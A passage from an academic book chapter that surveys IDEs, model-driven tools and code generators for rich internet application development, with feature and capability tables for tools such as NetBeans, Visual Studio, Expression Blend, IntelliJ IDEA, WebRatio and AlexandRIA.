Mobile Applications Packaging wizard	No (it only has a standard building capability)
Mobile Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	No
Application server integration wizard	No (it only has a database server integration wizard)
Web framework integration	No
Update manager capability	Yes
Version control tools	No

2.2.2. JavaFX™ Scene Builder™

JavaFX™ Scene Builder is a commercial free software tool for visually designing JavaFX™ applications' UIs in FXML. It is a component of the JavaFX™ platform. It was initially developed by Sun™ microsystems and it is actually maintained by Oracle™ Corporation. Although JavaFX™ Scene Builder can be used in combination with any Java IDE for writing JavaFX™ applications' business logic, it provides tight integration with NetBeans™ IDE. JavaFX™ Scene Builder offers a drag and drop WYSWYG UI editor; this editor supports CSS external files binding for look and feel customization.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 9. Overall features of SapphireSteel Amethyst

General Features	
License type	Commercial
Developer	SapphireSteel Software
Website	http://www.sapphiresteel.com/Adobe-Flex-IDE-Amethyst-Beta-2
Latest stable release	2 (May, 2014)
Operating system	Microsoft™ Windows™
Screenshot	

The overall features of JavaFX™ Scene Builder are described in Table 13.

The main capabilities of JavaFX™ Scene Builder 1.0 are described in Table 14.

2.2.3. E(fx)clipse Plugin for Eclipse™

E(fx)clipse is a free and open source Eclipse™-based IDE for developing JavaFX™ 2.0 applications. It is developed by BestSolution.at and it is available only as a plug-in for an already configured Eclipse™ environment. E(fx)clipse is also a runtime platform that enables developers to develop JavaFX™ applications on top of Eclipse™ Equinox which is an implementation of the OSGi technology. OSGi is a set of specifications that define a service platform and a dynamic component model for Java. E(fx)eclipse provides a DSL (Domain-Specific Language) called fxgraph for the definition of a JSON (JavaScript Object Notation)-like object graph which is translated into FXML code. It also provides a CSS editor that recognizes the CSS properties used by JavaFX™ 2.0 besides the properties commonly supported by popular Web browsers.

The overall features of E(fx)clipse are described in Table 15.

The main capabilities of E(fx)clipse 0.1.0 are described in Table 16.

2.2.4. Discussion

NetBeans™ IDE 7.2 does not integrate a visual UI editor for dragging and dropping FXML components; thereby, an additional tool needs to be used for visually designing JavaFX™-based UIs: JavaFX™ Scene Builder. This allows for a separation of developer and designer roles so that one specific tool can be provided to each role. In fact, JavaFX™-based UIs can be programmatically defined in NetBeans™ IDE

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Table 10. Main capabilities of SapphireSteel

1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	Unknown
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	Yes
CSS-editing tools	-
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	Yes
On mobile device emulator emulating	No
On locally connected mobile device emulating	No
4. Building and Publishing	
Applications Packaging wizard	No (it only has a standard building capability)
Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	No (it only allows importing and converting Adobe™ Flash Builder™ projects)
Application server integration wizard	No (it only has a database server integration wizard)
Web framework integration	Yes (Midnight Coders' WebORM)
Update manager capability	Yes
Version control tools	Yes, TFSV (Team Foundation Server Version Control)

(in "development mode") and further edited in JavaFX™ Scene Builder (in "design mode"). Therefore, NetBeans™ IDE provides tight integration with JavaFX™ Scene Builder. This ensures the integration of the developers and designers works. Similarly, e(fx)clipse 0.1.0 does not provide a visual FXML editor. In fact, this Eclipse™-based tool does not provide a perspective for JavaFX™-based development; thereby, JavaFX™-based applications are implemented, debugged and executed as pure Java-based applications. In Eclipse™, a perspective defines the initial set and layout of views in a workbench window. A workbench window is a collection of one or more perspectives ("Eclipse documentation - Previous Release," n.d.).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 11. Overall features of NetBeans™ IDE

General Features	
License type	Dual: CDDL (Common Development and Distribution License) and GPL (GNU General Public License) v. 2.0
Developer	Oracle™ Corporation
Website	http://netbeans.org/
Latest stable release	8 (May, 2014)
Operating system	Microsoft™ Windows™, Mac OS™, Linux™ and Solaris™
Screenshot	

2.3. Microsoft™ Silverlight™-Based RIAs Integrated Development Environments

Microsoft™ Silverlight™ is a free application framework for building both Web browser-based and out-of-browser RIAs as well as applications for Windows™ Phone devices. On the one hand, Silverlight™ uses an XML-based user interface markup language called XAML (eXtensible Application Markup Language). On the other hand, it uses.NET™ Framework-supported programming languages, including dynamic languages such as IronPhyton and type-safe languages such as Visual C#™, for application business logic definition. The runtime for Silverlight™ applications is available as a plug-in for the most popular Web-browsers.

Microsoft™ Visual Studio™ is considered to be the official IDE for Microsoft™ Silverlight™. As in the case of JavaFX, there is a UI design tool for Microsoft™ Silverlight: Microsoft™ Expression Blend™. This tool provides tight integration with Visual Studio™. In addition to these official tools, there are other third-party tools based on popular extensible plug-in systems such as Eclipse™. These options are described in this section.

As in the case of the tools for Adobe™ Flex™-based development, the scope and limitations of the tools for Silverlight™-based development are discussed by means of a usage scenario addressing the development of a mobile application able to capture video from Windows™ Phone-based mobile devices' cameras. In detail, the application is a single-page application that displays a 640x480 video at the top of the screen (below the default title panel, which includes the application and page names) when the page is loaded. For that purpose, the Silverlight™ *CaptureDeviceConfiguration* and *CaptureSource* classes

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 12. Main capabilities of NetBeans IDE

1. Source Code Editing	
Scripting language support (FXML)	Si
Advanced code refactoring	Yes
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (JavaDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	No (only Swing controls)
UML-diagramming tools	No (only through plug-ins)
CSS-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (JUnit)
Conditional breakpoints	Yes
On mobile device emulator emulating	-
On locally connected mobile device emulating	-
4. Building and Publishing	
Applications Packaging wizard	Yes, JAR (Java ARchive) and JNLP (Java Network Launching Protocol) files
Applications Signing wizard	Yes (JAR files)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	Yes (SOAP and REST)
Advanced import/export project capabilities	No (it only allows importing Eclipse™ projects)
Application server integration wizard	Yes
Web framework integration	Yes (Java frameworks)
Update manager capability	Yes
Version control tools	Yes (Git™, Mercurial, Subversion™ and CVS)

are used. The former is used to access to audio and video capture devices such as webcams and mobile devices' cameras whereas the latter allows applications to capture audio and video from these devices.

2.3.1. Microsoft™ Visual Studio™

Microsoft™ Visual Studio™ is a commercial IDE supplied by Microsoft™ Corporation for developing XML Web services, console applications, traditional Web applications, Windows™-based desktop applica-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 13. Overall features of JavaFX™ Scene Builder

General Features	
License type	Commercial
Developer	Oracle™ Corporation
Website	http://www.oracle.com/technetwork/java/javafx/tools/index.html
Latest stable release	1.1 (May, 2014)
Operating system	Microsoft™ Windows™ and Mac OS™
Screenshot	

tions, RIAs and Windows™ Phone applications. In fact, it supports.NET™ Framework and Microsoft™ Silverlight™ platforms. Visual Studio™ 2012 was released under three different paid editions as well as under separate free limited editions for Web development and Windows™-based applications development. It provides a set of visual designers, e.g. UML use case and class diagram designers and a drag and drop UI designer for the Windows™ Presentation Foundation API which uses the XAML language. The Visual Studio functionality can be extended by using add-ins; add-ins are attached applications that can be integrated into the IDE. Add-ins can be implemented in any Component Object Model (COM)-consuming programming language. In this sense, the add-in called Microsoft™ Silverlight™ Tools for Visual Studio™ must be installed in Visual Studio™ to provide support for the Silverlight™ platform.

The overall features of Microsoft™ Visual Studio are described in Table 17.

The main capabilities of Microsoft™ Visual Studio™ 2012 are described in Table 18.

2.3.2. Microsoft™ Expression Blend™

Microsoft™ Expression Blend™ is a commercial software tool for designing Windows Presentation Foundation and Microsoft™ Silverlight™ application UIs using XAML. It supports multiple target platforms, including versions 3 and 4 of Microsoft™ Silverlight™ and versions 3 and 4 of Microsoft™. NET™ Framework. Microsoft™ Expression Blend™ is developed by Microsoft™ Corporation and it was released as a version for Windows™ Phone applications development as well as part of Microsoft™ Expression Studio™, a complete suite of tools for designing Web browser-based RIAs and Windows™-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 14. Main capabilities of JavaFX™ Scene Builder 1.0

1. Source Code Editing	
Scripting language support (FXML)	Yes
Advanced code refactoring	-
Syntax and semantic coloring	-
On-the-fly code analysis	-
Built in code-completion	-
Documentation comment tags	-
Source code generation tools	Yes (FXML source code)
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	No
CSS-editing tools	No (it only allows linking external CSS files)
3. Debugging and Compiling	
Compiler error/warning messages	-
Testing tools	-
Conditional breakpoints	-
On mobile device emulator emulating	-
On locally connected mobile device emulating	-
4. Building and Publishing	
Applications Packaging wizard	-
Applications Signing wizard	-
5. Extra Tools	
Project file explorer	No
Web services integration wizard	-
Advanced import/export project capabilities	Yes
Application server integration wizard	-
Web framework integration	-
Update manager capability	No
Version control tools	No


based applications. Regarding to its main features, Microsoft™ Expression Blend™ includes both a WYSIWG editor and a code editor with XAML, Visual C#™ and Visual Basic.NET autocompletion. Furthermore, it enables visual designers to import existing Adobe™ Photoshop and Adobe™ Illustrator files as design assets.

The overall features of Microsoft™ Expression Blend™ are described in Table 19.

The main capabilities of Microsoft™ Expression Blend™ 4.0.20525.0 are described in Table 20.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 15. Overall features of E(fx)clipse

General Features	
License type	EPL (Eclipse Public License)
Developer	BestSolution.at
Website	http://efxclipse.org/
Latest stable release	0.9.0 (May, 2014)
Operating system	Microsoft Windows™, Mac OS™ and Linux™
Screenshot	

2.3.3. Eclipse4SL Plugin for Eclipse™

Eclipse4SL is an Eclipse™-based free and open source IDE developed by Soyatec for the development of Microsoft™ Silverlight™ applications. It is available only as a plug-in for the Eclipse™ IDE. Unlike Microsoft™ Visual Studio™, Eclipse4SL is a multi-platform IDE because it can be used in both Microsoft™ Windows™ and Mac OS™ operating systems. The latest stable release of Eclipse4SL only supports version 2 of Microsoft™ Silverlight™ platform. The purpose of this open source project is to provide interoperability between Silverlight™ and Java by involving Eclipse™ RCP (Rich Client Platform). RCP is a platform for building and deploying native rich UIs to a variety of desktop operating systems. Eclipse4SL offers a WYSIWYG editor and a XAML code editor as well as a Visual C#™ code editor for building the applications' business logic. Projects created by using Eclipse4SL are compatible with Microsoft™ Visual Studio™ and Expression Blend™ development tools.

The overall features of Eclipse4SL are described in Table 21.

The main capabilities of Eclipse4SL 1.0.0 are described in Table 22.

2.3.4. Discussion

Unlike Visual Studio™, eclipse4SL does not support Windows™ Phone applications development. Likewise, eclipse4SL does not provide debugging facilities; therefore, applications cannot be debugged but only executed using eclipse4SL. In fact, Visual Studio™ provides a built-in Windows™ Phone emulator for both debugging and running (releasing) Windows™ Phone applications. However, this emulator is not a fully-featured emulator. For instance, the camera is not emulated before version 8 of Windows™

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 16. Main capabilities of E(fx)clipse

1. Source Code Editing	
Scripting language support (FXML)	Yes
Advanced code refactoring	Unknown
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes (Only available in the Java code editor)
Built in code-completion	Yes
Documentation comment tags	Yes (JavaDoc)
Source code generation tools	Yes (Only available in the Java code editor)
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No
CSS-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (JUnit)
Conditional breakpoints	Yes
On mobile device emulator emulating	-
On locally connected mobile device emulating	-
4. Building and Publishing	
Applications Packaging wizard	Yes (JAR and JNLP files)
Applications Signing wizard	Yes (JAR files)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	Yes
Application server integration wizard	Unknown
Web framework integration	No
Update manager capability	Yes
Version control tools	Yes (CVS)

Phone. From this perspective, for the purposes of the usage scenario stated in this section, version 7.1 of Windows™ Phone was used; as a result, the camera was not emulated. Despite the aforementioned drawbacks, eclipse4SL seems to be a powerful tool for Silverlight™-based Web application design and development because it integrates a visual XAML editor. In fact, this Eclipse™-based tool provides a perspective that integrates a Silverlight™ component palette, a Silverlight™ project explorer, a C# editor, a XAML editor and a WYSIWYG view. Finally, it is important to notice that, in Visual Studio™, Silverlight™-based Web applications are created as solutions containing two projects: one for the Silverlight™ application itself and one for an ASP.NET™-based Web application hosting the Silverlight™

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 17. Overall features of Microsoft™ Visual Studio

General Features	
License type	Commercial
Developer	Microsoft™ Corporation
Website	http://www.microsoft.com/visualstudio/11/en-us
Latest stable release	12.0.30110.00 (Visual Studio™ 2013)
Operating system	Microsoft™ Windows™
Screenshot	

code. Similarly, in eclipse4SL, applications consist of two separate projects. This can be confusing for non-experienced Silverlight™ developers.

2.4. Multi-Target Integrated Development Environments

In this section a standalone IDE called IntelliJ IDEA™ is analyzed. This tool targets both JavaFX™ and Adobe™ Flex™-based RIAs development. It can be viewed as a third-party IDE for framework-based RIAs development in the sense that it is not officially provided as part of an application framework although it supports the underlying programming languages and development workflows. The usage scenario employed to discuss the scope and limitations of IntelliJ IDEA™ is the same usage scenario employed in the case of the tools for Adobe™ Flex™-based development. Therefore, the discussion is given in the context of the other tools for Adobe™ Flex™-based development.

2.4.1. IntelliJ IDEA™

IntelliJ IDEA™ is a commercial IDE built in top of the open source IntelliJ™ platform. IntelliJ™ is a Java-based platform for building language-aware IDEs that integrates components such as text editors, UI frameworks and version control tools. IntelliJ IDEA™ is developed by JetBrains Software Company and it is released under a free and open source limited edition as well as under a complete edition. IntelliJ IDEA™ functionality can be extended and customized trough plug-ins. New programing and XML-based languages support are an example of improvement added by plug-ins. IntelliJ IDEA™ brings support for polyglot development based on Java, Groovy, Python, Ruby, JavaScript, among other programming

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 18. Main capabilities of Microsoft™ Visual Studio™

1. Source Code Editing	
Scripting language support (FXML)	Yes
Advanced code refactoring	Yes (Only available for Visual C#™ development)
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (XML Documentation Comments)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	Yes
CSS-editing tools	Yes
3. Debuging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (Microsoft™ Unit Testing Framework)
Conditional breakpoints	Yes
On mobile device emulator emulating	No (Only available in Visual Studio 2010)
On locally connected mobile device emulating	No (Only available in Visual Studio 2010)
3. Building and Publishing	
Applications Packaging wizard	Yes (Only in Visual Studio™ for Windows™ Phone)
Applications Signing wizard	No (Signing is performed in the Windows™ Phone Dev Center)
4. Extra Tools	
Project file explorer	Yes
Web services integration wizard	Yes (Only XML Web Services)
Advanced import/export project capabilities	No (it only allows exporting project templates)
Application server integration wizard	Yes
Web framework integration	Unknown
Update manager capability	Yes
Version control tools	Yes, (TFSV)

languages. IntelliJ IDEA™ also provides support for Web, mobile and enterprise frameworks, e.g., Spring, Adobe™ Flex™, Apache Struts™ and persistence frameworks like Hibernate™. In addition, like Oracle™ JDeveloper and Microsoft™ Visual Studio™, IntelliJ IDEA™ offers an UML diagramming tool for designing classes, packages and database diagrams. Because IntelliJ IDEA™ is primarily a Java-based IDE, it can be manually configured for developing JavaFX™ 2.0 applications. JavaFX™ 1.0 support is available via a third-party plug-in.

The overall features of IntelliJ IDEA™ are described in Table 23.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 19. Overall features of Microsoft™ Expression Blend™

General Features	
License type	Commercial
Developer	Microsoft™ Corporation
Website	http://www.microsoft.com/expression/products/Blend_Overview.aspx
Latest stable release	4.0.20525.0 (May, 2014)
Operating system	Microsoft™ Windows™
Screenshot	

The main capabilities of IntelliJ IDEA™ 11.1.3 are described in Table 24.

2.4.2. Discussion

Unlike the other tools for Adobe™ Flex™-based development, IntelliJ IDEA™ 11.1.3 does not provide a means for editing AIR descriptor files. These configuration files are automatically generated by IntelliJ IDEA™ and they are not shown in the folder structures of the AIR-based application projects. In fact, neither the compiler output files are shown in theses folder structures. However, custom descriptor files can be created on demand as part of the build configurations of the applications. For this purpose, a wizard is provided.

3. MDD TOOLS FOR RIAS DEVELOPMENT

Another development approach for RIAs is based on MDD methodologies and software tools from both researchers and software vendors. MDD methods employ high-level software models for describing applications without specifying implementation issues. MDD tools ideally generate executable code starting from software models.

Due to the lack of RIAs systematic development approaches, some hypermedia, multimedia and Web existing methodologies have been recently extended adopting MDD as a development framework for addressing RIAs development (Toffetti et al., 2011). Thus, the type of development approach is used as a key attribute for describing MDD tools for RIAs development.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Table 20. Main capabilities of Microsoft™ Expression Blend™

1. Source Code Editing	
Scripting language support (XAML)	Yes
Advanced code refactoring	No (Only rename capability)
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	No
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	No
CSS-editing tools	No (Only in the Expression Blend™ 5 Dev Preview)
3. Debuging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No (Only in Visual Studio™)
Conditional breakpoints	No (Only in Visual Studio™)
On mobile device emulator emulating	Yes (Only in the Expression Blend™ for Windows™ Phone)
On locally connected mobile device emulating	Yes
4. Building and Publishing	
Applications Packaging wizard	No (Only in Visual Studio™)
Applications Signing wizard	No (Signing is performed in the Windows™ Phone Dev Center)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	Yes
Application server integration wizard	No
Web framework integration	No
Update manager capability	No
Version control tools	Yes, TFSV is integrated)

Although the typical phases in MDD are requirement analysis, design (at different abstraction levels), implementation, testing and maintenance, most of MDD approaches are focused on design, especially on presentation design and they are centered on user interactions. However, RIAs design addresses data, business logic and communication details besides presentation details. Thereby, these aspects are considered in this section for describing the main capabilities of MDD tools for RIAs development.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 21. Overall features of Eclipse4SL

General Features	
License type	EPL v. 1.0
Developer	Soyatec
Website	http://www.eclipse4sl.org/
Latest stable release	1.0.0 (May, 2014)
Operating system	Microsoft™ Windows™ and Mac OS™
Screenshot	

3.1. WebRatio™

WebRatio™ is a MDD environment developed by Homeria Open Solutions, which supports planning, production and maintenance of customized Web applications. It is available either as a standalone application or as a plug-in embeddable in an already configured Eclipse™ environment. WebRatio™ offers a business logic model which is expressed in the OMG's BPMN (Business Process Modeling Notation) as well as a technology-independent application model which relies on the WebML modeling language. The latter allows for specifying all the functional requirements of an application. Starting from both models WebRatio™ is able to automatically generate functional and ready-to-deploy Web applications (Acerbis et al., 2007). Although WebRatio™ can be extended by adding business logic components and custom layout templates defined in a rendering language such as HTML, CSS, JavaScript and AJAX (Asynchronous JavaScript And XML), server-side of generated applications is based on Java J2EE technology. The Ajax support allows generating Web browser-based RIAs with functionalities such as drag and drop, selective page refresh and dynamic form events handling.

The overall features of WebRatio™ are described in Table 25.

The main capabilities of the MDD tool are described in Table 26.

3.2. RUX-Tool

RUX-Tool is an MDD tool developed by Homeria Open Solutions, which implements RUX-Method (Rich User eXperience Method). RUX-Method addresses the design of multi-device Web browser-based RIAs in three levels: 1) the abstract interface design, which represents a high-level specification, 2) the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Table 22. Main capabilities of Eclipse4SL

1. Source Code Editing	
Scripting language support (XAML)	Yes
Advanced code refactoring	No (Only rename capability)
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	No (Not live code-completion)
Documentation comment tags	No
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes (Only in XAML code view)
UML-diagramming tools	No
CSS-editing tools	No
3. Debuging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	No
On mobile device emulator emulating	No (It does not support Windows Phone™ development)
On locally connected mobile device emulating	No (It does not support Windows Phone™ development)
4. Building and Publishing	
Applications Packaging wizard	No (It only has a standard building capability)
Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No (Web services clients implementation is possible by using Windows Communication Foundation APIs)
Advanced import/export project capabilities	Yes
Application server integration wizard	Unknown
Web framework integration	Unknown
Update manager capability	Yes
Version control tools	Yes (CVS)

concrete interface design, which is specific to a device or group of devices but platform-independent and 3) the final interface design, which allows automatically obtaining the final UI code targeting both an implementation platform and a device or set of devices. RUX-Method defines a rich UI control library and the transformation rules between the aforementioned UI design levels (Linaje et al., 2007). RUX-Tool, which is a RIA itself, is available as a plug-in for WebRatio™. In fact, RUX-Tool works together with WebRatio™ to obtain the content structure and the business logic of legacy WebML-designed ap-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 23. Overall features of IntelliJ IDEA™

General Features	
License type	Commercial
Developer	JetBrains
Website	http://www.jetbrains.com/idea/
Latest stable release	13.1
Operating system	Microsoft Windows™, Mac OS™ and Linux™
Screenshot	

plications. Conceptually, RUX-Method can be integrated with any Web methodology for obtaining the data and business logic whereas the final UI code is automatically generated using RIA technologies such as Ajax, Adobe™ Flex™ or OpenLaszlo™.

The overall features of RUX-Tool are described in Table 27.

The main capabilities of the MDD tool are described in Table 28.

4. RAD TOOLS FOR RIAS DEVELOPMENT

RIAs development can be achieved by using RAD approaches. RAD is a software development methodology that suggests minimal software modeling and exploits software prototyping (Martin, 1991). Therefore, the use of automation tools is fundamental in RAD approaches. Prototyping tools, diagramming tools and code generators are three kinds of RAD tools that allow enabling higher productivity and saving development time, effort and budget (Linaje et al., 2007).

For practical purposes, in this section code generators are only considered. From this context, as a fundamental principle of RAD tools, code generators must generate source code from high-level constructs. In addition, code generators must generate executable code at least in a semi-automatic way. These aspects are considered for describing the overall features of code generators for RIAs development in following subsections. Furthermore, because RIAs design addresses data, business logic, presentation and communication issues, all these aspects for describing the main capabilities of code generators for RIAs development are considered. Main capabilities besides overall features can be used as criteria for performing evaluations and comparisons between different code generators for RIAs development.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 24. Main capabilities of IntelliJ IDEA™

1. Source Code Editing	
Scripting language support (XAML)	Yes
Advanced code refactoring	Yes
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Unknown
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	Yes
CSS-editing tools	Yes
3. Debuging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (FlexUnit)
Conditional breakpoints	Yes
On mobile device emulator emulating	Yes
On locally connected mobile device emulating	Yes
4. Building and Publishing	
Applications Packaging wizard	Yes (Only Android™ and Apple™ iOS applications)
Applications Signing wizard	Yes (Only Android™ and Apple™ iOS applications)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	Yes (SOAP and REST)
Advanced import/export project capabilities	No (Only import/export settings capability)
Application server integration wizard	Yes (HTTP servers)
Web framework integration	Yes (Spring, Apache Struts™, Hibernate™ among others)
Update manager capability	Yes
Version control tools	Yes (Git and SVN)

4.1. AlexandRIA

AlexandRIA is an academic code generation tool that automates a UI pattern-based approach for multi-device RIAs code generation BY using Adobe™ Flex™ and PhoneGap™ as underlying cross-platform development frameworks (Colombo-Mendoza et al., 2013). AlexandRIA uses predefined GUI/business logic components as well as application and configuration file templates as high level constructs. In fact, the code generation approach implemented by AlexandRIA is a domain-specific approach focused on

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 25. Overall features of WebRatio™


Overall Features	
Research Field	Web Engineering - WebML extensions
Server-side Technology	Java J2EE
Client-side Technology	HTML + Ajax
Modeling Language	WebML (data, hypertext and presentation design), BPMN (business logic design).
Model Scope	Data computation, data storage and client-server communication aspects.
Application Type	Web 2.0 applications
Screenshot	

Table 26. Main capabilities of WebRatio™

1. Presentation	
Partial page refreshing	Yes
Client-side event-handling	Yes
Desktop-like GUI controls	No
Multimedia content	No
2. Data Computation	
Client data validation	Yes
Client data sorting	Yes
Client data filtering	Yes
3. Data Storage	
Client data storage	No
4. Client-Server Communication	
Asynchronous communication	Yes
Data synchronization	No

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 27. Overall features of RUX-Tool

Overall Features	
Research Field	HCI (Human Computer Interaction) - RUX-Method
Server-side Technology	-
Client-side Technology	HTML + Ajax
Modeling Language	Visual DSL for abstract UI designing
Model Scope	Presentation aspects
Application type	RIAs
Screenshot	

Table 28. Main capabilities of RUX-Tool

1. Presentation	
Partial page refreshing	Yes
Client-side event-handling	Yes
Desktop-like GUI controls	Yes
Multimedia content	Yes
2. Data Computation	
Client data validation	Yes
Client data sorting	Unknown
Client data filtering	Unknown
3. Data Storage	
Client data storage	No
4. Client-Server Communication	
Asynchronous communication	Yes
Data synchronization	No

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

generating cloud services APIs-based multi-device RIAs. Here, the term "multi-device RIA" clusters Web browser-based RIAs, desktop RIAs as well as RIAs for mobile devices. AlexandRIA allows developers to generate source and native code of multi-device RIAs from a set of preferences selected throughout a wizard. The source code generated by AlexandRIA is ready-to-import in Adobe™ Flash Builder™ 4.5. Similarly, the application installers generated by AlexandRIA are ready-to-deploy on target devices, if applicable. AlexandRIA is a Web browser-based RIA itself and it is available via Internet.


The overall features of AlexandRIA are described in Table 29.

The main capabilities of the RAD tool are described in Table 30.

4.2. Adobe™ AIR™ Launchpad

Adobe™ AIR™ Launchpad is a commercial RAD tool developed by Adobe™ Labs, which allows generating ready-to-compile source code of Adobe™ AIR™-based applications, i.e., desktop applications and mobile applications for Android™, Apple™ iOS and BlackBerry™ Tablet OS operating systems, which are deployed on the Adobe™ AIR™ runtime. Basically, Adobe™ AIR™ Launchpad is a code generator. The outputted applications are not intended to be fully-functional applications but starting projects that can be imported in Adobe™ Flash Builder™. Adobe™ AIR™ Launchpad, which is available as a standalone application, offers a set of predefined capabilities that can be selected throughout a wizard. In this sense, with the aim of allowing developers to use the source code as starting point for

Table 29. Overall features of AlexandRIA

Overall Features	
Research Field	RIAs Engineering - PPMRD
Server-side Technology	PHP and JSP
Client-side Technology	Adobe™ Flex (MXML + ActionScript) and HTML + JavaScript.
High level Constructs	Reusable business logic components (Cloud APIs-based), application templates and configuration files templates.
Code Generation Scope	Executable (native) code automatic generation
Application Type	Cross-browser RIAs, cross-platform desktop and mobile applications (Android™, Apple™ iOS, BlackBerry™ Tablet OS).
Screenshot	

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 30. Main capabilities of AlexandRIA

1. Presentation	
Partial page refreshing	Yes
Client-side event-handling	Yes
Desktop-like GUI controls	Yes
Multimedia content	Yes
2. Data Computation	
Client data validation	Yes
Client data sorting	Yes
Client data filtering	Yes
3. Data Storage	
Client data storage	No
4. Client-Server Communication	
Asynchronous communication	Yes (cloud services back-end)
Data synchronization	No

developing fully-functional Adobe™ AIR™-based applications, the selected capabilities are implemented in a way that can be easily customized and extended.

The overall features of Adobe™ AIR™ Launchpad are described in Table 31.

The main capabilities of the RAD tool are described in the Table 32.

5. CONCLUSION

RIAs development is a complex and time-consuming task compared to traditional Web applications (Web 1.0) development. In fact, RIAs are a new generation of Web applications that have become a solution to the drawbacks of Web 1.0 applications such as the entire pages reloading, the slow response time and the lack of multimedia support. Nowadays, RIAs development is addressed in three different ways: 1) by using application frameworks, which provide SDKs, class libraries, IDEs, among other development tools, 2) by using MDD tools, which generate executable code starting from high-level software models and 3) by using code generators, which are based on RAD approaches and use underlying application frameworks. Therefore, RIA developers must face the challenge of selecting the option that best fits the needs of their development project, including calendar, budget and the problem domain. In this sense, this chapter can be used as a starting guide for selecting a RIAs development approach.

In the case of framework-based RIAs development, application frameworks usually provide official development tools together with the development kits. Nevertheless, in some cases it is possible to opt for other tools from third-party vendors, including open-source projects, in order to save projects' budget, avoid high learning curves, take advantage of current development skills, and take advantage of current development infrastructures, among other purposes. It is important to notice that, in some cases, these alternative development tools are non-fully-featured tools due to the proprietary nature of the underlying RIA technologies, e.g., Microsoft™ Silverlight™.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 31. Overall features of Adobe™ AIR™ Launchpad

Overall Features	
Research Field	-
Server-side Technology	-
Client-side Technology	Adobe™ Flex™ (MXML + ActionScript)
High level Constructs	Unknown
Code Generation Scope	Source code automatic generation
Application Type	Multi-platform desktop applications and native mobile applications (Android, Apple™ iOS and BlackBerry™ Tablet OS).
Screenshot	

Table 32. Main capabilities of Adobe™ AIR™ Launchpad

1. Presentation	
Partial page refreshing	Yes
Client-side event-handling	Yes
Desktop-like GUI controls	Yes
Multimedia content	Yes
2. Data Computation	
Client data validation	No
Client data sorting	No
Client data filtering	No
3. Data Storage	
Client data storage	Yes
4. Client-Server Communication	
Asynchronous communication	No
Data synchronization	No

